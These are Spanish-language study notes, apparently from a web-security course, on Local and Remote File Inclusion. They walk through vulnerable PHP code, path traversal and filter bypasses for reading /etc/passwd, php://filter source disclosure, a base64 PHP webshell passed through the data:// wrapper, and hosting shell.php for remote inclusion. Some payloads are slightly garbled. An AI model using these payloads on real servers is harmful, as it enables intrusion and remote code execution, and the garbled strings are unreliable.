

Intro to File Inclusions

1. INTRO

Local File Inclusion (LFI) Basics

Para que una pagina web se vea de igual forma al navegar entre paginas. tenemos las partes estáticas como son los `header`, `navigation bar` y `footer`, para que se nos muestre contenido de manera dinámica tenemos los parámetros como pueden ser:

```
/index.php?page=about
```

Entonces si controlamos la petición que se está mandando para que se carguen los contenidos de manera dinámica podremos montar un por ejemplo un LFI.

Las vulnerabilidades de LFI pueden provocar la divulgación del código fuente, la exposición de datos confidenciales e incluso la ejecución remota de código en determinadas circunstancias. La filtración de código fuente puede permitir a los atacantes probar el código en busca de otras vulnerabilidades, lo que podría revelar vulnerabilidades previamente desconocidas. Además, la filtración de datos confidenciales puede permitir a los atacantes enumerar el servidor remoto en busca de otras debilidades o incluso filtrar credenciales y claves que les permitan acceder directamente a él. En determinadas circunstancias, LFI también puede permitir a los atacantes ejecutar código en el servidor remoto, lo que puede comprometer todo el servidor back-end y cualquier otro servidor conectado a él.

Ejemplos de códigos vulnerables:

PHP

```
if (isset($_GET['language'])) {  
    include($_GET['language']);  
}
```

también son vulnerables (si no se sanitizan)

```
include_once(), require(), require_once(), file_get_contents()
```

NodeJS

```

if(req.query.language) {
    fs.readFile(path.join(__dirname, req.query.language), function (err,
data) {
        res.write(data);
    });
}

```

Con este código cualquier cosa que le pasemos a la URL va a ser usada por la función
`readFile`

Algunas funciones vulnerables dependiendo del lenguaje usado son:

Function	Read Content	Execute	Remote URL
PHP			
<code>include()/include_once()</code>	✓	✓	✓
<code>require()/require_once()</code>	✓	✓	✗
<code>file_get_contents()</code>	✓	✗	✓
<code>fopen()/file()</code>	✓	✗	✗
NodeJS			
<code>fs.readFile()</code>	✓	✗	✗
<code>fs.sendFile()</code>	✓	✗	✗
<code>res.render()</code>	✓	✓	✗
Java			
<code>include</code>	✓	✗	✗
<code>import</code>	✓	✓	✓
.NET			
<code>@Html.Partial()</code>	✓	✗	✗
<code>@Html.RemotePartial()</code>	✓	✗	✓
<code>Response.WriteFile()</code>	✓	✗	✗
<code>include</code>	✓	✓	✓


2. Local File Inclusion (LFI)

Para verlo mejor vamos a ver un ejemplo básico de LFI:


Código usado:

```
include($_GET['language']);
```


Tenemos una web en la que se puede cambiar el idioma de forma **dinámica**



Vemos como se está cargando esta información desde la URL **con el archivo es.PHP**:



Comprobamos que puedo mandar a leer cualquier archivo interno del servidor sin problemas, como el caso de /etc/passwd (si el servidor fuese un Windows en lugar de un Linux la ruta sería C:\Windows\boot.ini):




Path Traversal

Código usado:

```
include("../languages/" . $_GET['language']);
```


Por lo que al usar la misma técnica, no funciona:



Por lo tanto debemos usar métodos como:

```
../..../etc/passwd
```

Para poder llegar a la raíz, y a partir de ahí especificarle la ruta a la que deseamos acceder.



Filename Prefix

Existen algunas ocasiones en las que debemos añadir una / al principio si se está usando el siguiente código:

```
include("lang_" . $_GET['language']);
```

Por lo tanto, debemos usar:

```
/../../../../etc/passwd
```


3. Basic Bypasses

Non-Recursive Path Traversal Filters

Teniendo el siguiente código PHP:

```
$language = str_replace('.. /', '', $_GET['language']);
```

Como vemos en el código, nos están restringiendo ../ por lo que utilizaremos//....//....// para así al borrarlos ../ el resultado sea el mismo ../ consiguiendo así bypassarlo.




Encoding

Algunas veces el filtro que se usa para sanitizar una entrada con posibilidad de LFI es el no admitir contenido que no esté URLencondeado, pero simplemente URLencondeado ya conseguimos pasar este control:

../../../../etc/passwd =

%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64



Yo personalmente recomiendo usar Bupsuite tanto para URLencodearlo, como para mandar la petición (dentro del Repeter seleccionas la parte que quieras encodear y pultas CTRL + u), o


también puedes usar el propio Encoder de Burp:



Approved Paths

```
if(preg_match('/^\.\./languages\/.+$/ ', $_GET['language'])) {  
    include($_GET['language']);  
} else {  
    echo 'Illegal path specified!';  
}
```

En este código se comprueba que el path venga directamente desde **./languages**, por lo que simplemente tendremos que añadirlo al principio de la petición y listo:



4. PHP Filters

En esta sección, veremos cómo se utilizan los filtros básicos de PHP para leer el código fuente de PHP y, en la siguiente sección, veremos cómo diferentes wrappers (interfaz que permite a PHP acceder a diferentes tipos de recursos) de PHP pueden ayudarnos a lograr la ejecución remota de código a través de vulnerabilidades LFI.

Input Filters

Para utilizar wrapper streams de PHP, podemos utilizar el esquema **php://** en nuestra cadena y podemos acceder al contenedor de filtro PHP con **php://filter/**

Fuzzing for PHP Files


Es muy importante conocer herramientas como **ffuf** que nos ayudan a ver diferentes endpoints en este caso de php:

```
ffuf -w /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://<SERVER_IP>:<PORT>/FUZZ.php
```

Source Code Disclosure

Algo estándar sería probar algo como:

```
php://filter/read=convert.base64-encode/resource=config
```



Esta petición nos retornaría información encodeada en Base64 que tras desencodearla podremos ver que nos muestra el archivo config (perteneciente al código fuente)

```
if ($_SERVER['REQUEST_METHOD'] == 'GET' && realpath(__FILE__) ==  
realpath($_SERVER['SCRIPT_FILENAME'])) {  
    header('HTTP/1.0 403 Forbidden', TRUE, 403);  
    die(header('location: /index.php'));  
}
```

5. PHP Wrappers

Nos basaremos en lo que aprendimos en la sección anterior y utilizaremos diferentes **PHP Wrappers** para lograr la ejecución remota de código (RCE).

Data

El Wrapper de datos solo está disponible si la opción (**allow_url_include**) está habilitada en la configuración de PHP. Por lo tanto, primero confirmemos si esta opción está habilitada leyendo el archivo de configuración de PHP a través de la vulnerabilidad LFI.

Primero intentamos conseguir el **.ini** de la página web, que es donde se suele encontrar la información de si está **allow_url_include** presente o no:

```
curl "http://<SERVER_IP>:<PORT>/index.php?
language=php://filter/read=convert.base64-
encode/resource=../..../etc/php/7.4/apache2/php.ini"
```

Tras lanzar esta petición el servidor nos devolverá la información Encodeada:

```
<html lang="en">
... SNIP ...
<h2>Containers</h2>
W1BIUF0KCjs70zs70zs70
... SNIP ...
4K02ZmaS5wcmVsb2FkPQo=
<p class="read-more">
```

Al decodearla (manera más simple), y añadir el filtro grep para encontrar más rápido lo que buscamos:

```
echo 'W1BIUF0KCjs70zs70zs70 ... SNIP ... 4K02ZmaS5wcmVsb2FkPQo=' | base64 -d
| grep allow_url_include
```


Nos reportará algo como:

```
allow_url_include = On
```

Esto significa que tenemos vía libre señores, por lo tanto vamos a encodear una petición para una shell:

```
echo '<?php system($_GET["cmd"]); ?>' | base64
```

Y ahora vemos como sí carga:



(También lo podemos hacer desde la terminal):

```
curl -s 'http://<SERVER_IP>:<PORT>/index.php?
language=data://text/plain;base64,PD9waHAgaGc3lzdGVtKCRfR0VUWyJjbWQiXSsk7ID
8%2BCg%3D%3D&cmd=id' | grep uid
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

6.Remote File Inclusion (RFI)

Function	Read Content	Execute	Remote URL
PHP			
include()/include_once()	✓	✓	✓
file_get_contents()	✓	✗	✓
Java			
import	✓	✓	✓
.NET			
@Html.RemotePartial()	✓	✗	✓
include	✓	✓	✓

Verify RFI

Debemos comprobar si **allow_url_include = On**:

```
echo 'W1BIUF0KCjs70zs70zs70 ... SNIP ... 4K02ZmaS5wcmVsb2FkPQo=' | base64 -d
| grep allow_url_include
```

```
allow_url_include = On
```

Remote Code Execution with RFI


Creamos código malicioso para inyectar la shell:

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

Existen diferentes formas dependiendo del protocolo frente al que estemos:


HTTP

```
sudo python3 -m http.server <LISTENING_PORT>  
Serving HTTP on 0.0.0.0 port <LISTENING_PORT> (http://0.0.0.0:  
<LISTENING_PORT>/) ...
```



FTP

```
sudo python -m pyftplib -p 21
```



History


CONTAINERS

uid=33(www-data) gid=33(www-data)
groups=33(www-data)

[Read More](#)

SMB

```
impacket-smbserver -smb2support share $(pwd)
```



History

CONTAINERS

NT AUTHORITY\IUSR

